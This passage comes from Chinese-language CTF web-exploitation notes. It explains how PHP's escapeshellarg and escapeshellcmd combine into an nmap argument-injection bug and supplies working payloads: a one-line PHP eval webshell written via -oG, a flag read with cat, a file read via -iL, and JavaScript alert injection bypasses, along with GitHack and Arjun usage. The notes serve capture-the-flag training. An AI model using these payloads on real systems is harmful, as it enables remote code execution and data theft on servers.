
$host = escapeshellcmd($host);

如果传入的参数是172.17.0.2' -v -d a=1，经过escapeshellarg()这个函数处理之后会变成'172.17.0.2'\'' -v -d a=1'因为中间的那个单引号会被转义，然后再用单引号将左右两部分包括起来，再经过escapeshellcmd()这个函数处理之后会变成'172.17.0.2'\\'' -v -d a=1\'因为这个函数对中间的那个\进行了转义，这样之后，原来中间的两个引号就会闭合，然后对最后那个没有匹配的单引号也会进行转义，最后的命令就会变为'172.17.0.2'\\'' -v -d a=1\'就相当于是172.17.0.2\ -v -d a=1'因为中间有两个,一个是转义符，一个被转义了。即最终是向172.17.0.2\发起请求，POST 数据为a=1'。可以看到刚开始的请求是172.17.0.2，但是经过两个函数处理之后就变成了172.17.0.2\,说明这样两次转义之后是会出问题的

### 1.一句话木马

输入参数为一句话木马：?host=' <?php @eval($\_POST["cmd"]);?> -oG test.php '。BP传参需要url编码即：?host='+<%3fphp+%40eval($\_POST["cmd"])%3b%3f>+-oG+test.php+'++。之后蚁剑连接即可


输入参数读取flag文件：?host=' <?php echo `cat /flag`;?> -oG test.php '。BP传参需要url编码即：?host='+<%3fphp+echo+`cat+/flag`%3b%3f>+-oG+test.php+'+。得到文件内容



### 2.文件读取

-oN 标准保存  
 -oX XML保存  
 -oG [Grep](https://so.csdn.net/so/search?q=Grep&spm=1001.2101.3001.7020" \t "https://blog.csdn.net/qq_43801002/article/details/_blank)保存  
 -oA 保存到所有格式  
 -append-output 补充保存文件


输入：127.0.0.1' -iL /flag -oN vege.txt '，之后访问vege.txt即可




## 十二.GitHack

如果dirsearch(用法见AWD文档)扫描出一堆/.git/...的200请求，考虑使用GitHack获取源码

在GitHack文件夹打开cmd，输入：python GitHack.py url前缀/.git/。之后会生成文件夹并将文件写入文件夹中





## 脚本

### 1.PHP

循环解码，注意根据实际修改字符串



遍历目录下所有文件可利用GET&POST参数(单线程)(根据实际路径修改即可)



遍历目录下所有文件可利用GET&POST参数(多线程)(根据实际路径修改即可)



序列化模板(根据实际url和序列化字符串修改即可)



### 2.PYTHON

MD5前缀爆破(根据实际修改MD5字符串前缀)




## Unicode

ↈ代表数字十万的unicode，可以绕过数字单字符限制，其他的详见：https://www.compart.com/en/unicode/search?q=thousand#characters

## Arjun

扫描指定url下的参数，在arjun文件夹下打开cmd输入：python \_\_main\_\_.py -u url地址 -m GET -c 150 -d 0.5



## Javascript


escape(参数名)绕过：传入’,绕过，例如：1';alert(1);'1

如果存在单引号单个过滤('\';)，那么再传一个’即可，例如：'';alert(1);'1

innerHTML=’escape(参数名)’利用：传入：参数名=javascript:alert(1)

## 十六.一些杂七杂八的打法

注意相应中可能含有提示



cookie寻找注入点

network中js文件响应里寻找隐藏信息



文件上传漏洞配合文件读取(注意修改url，读取phpinfo内容，flag在phpinfo中)：

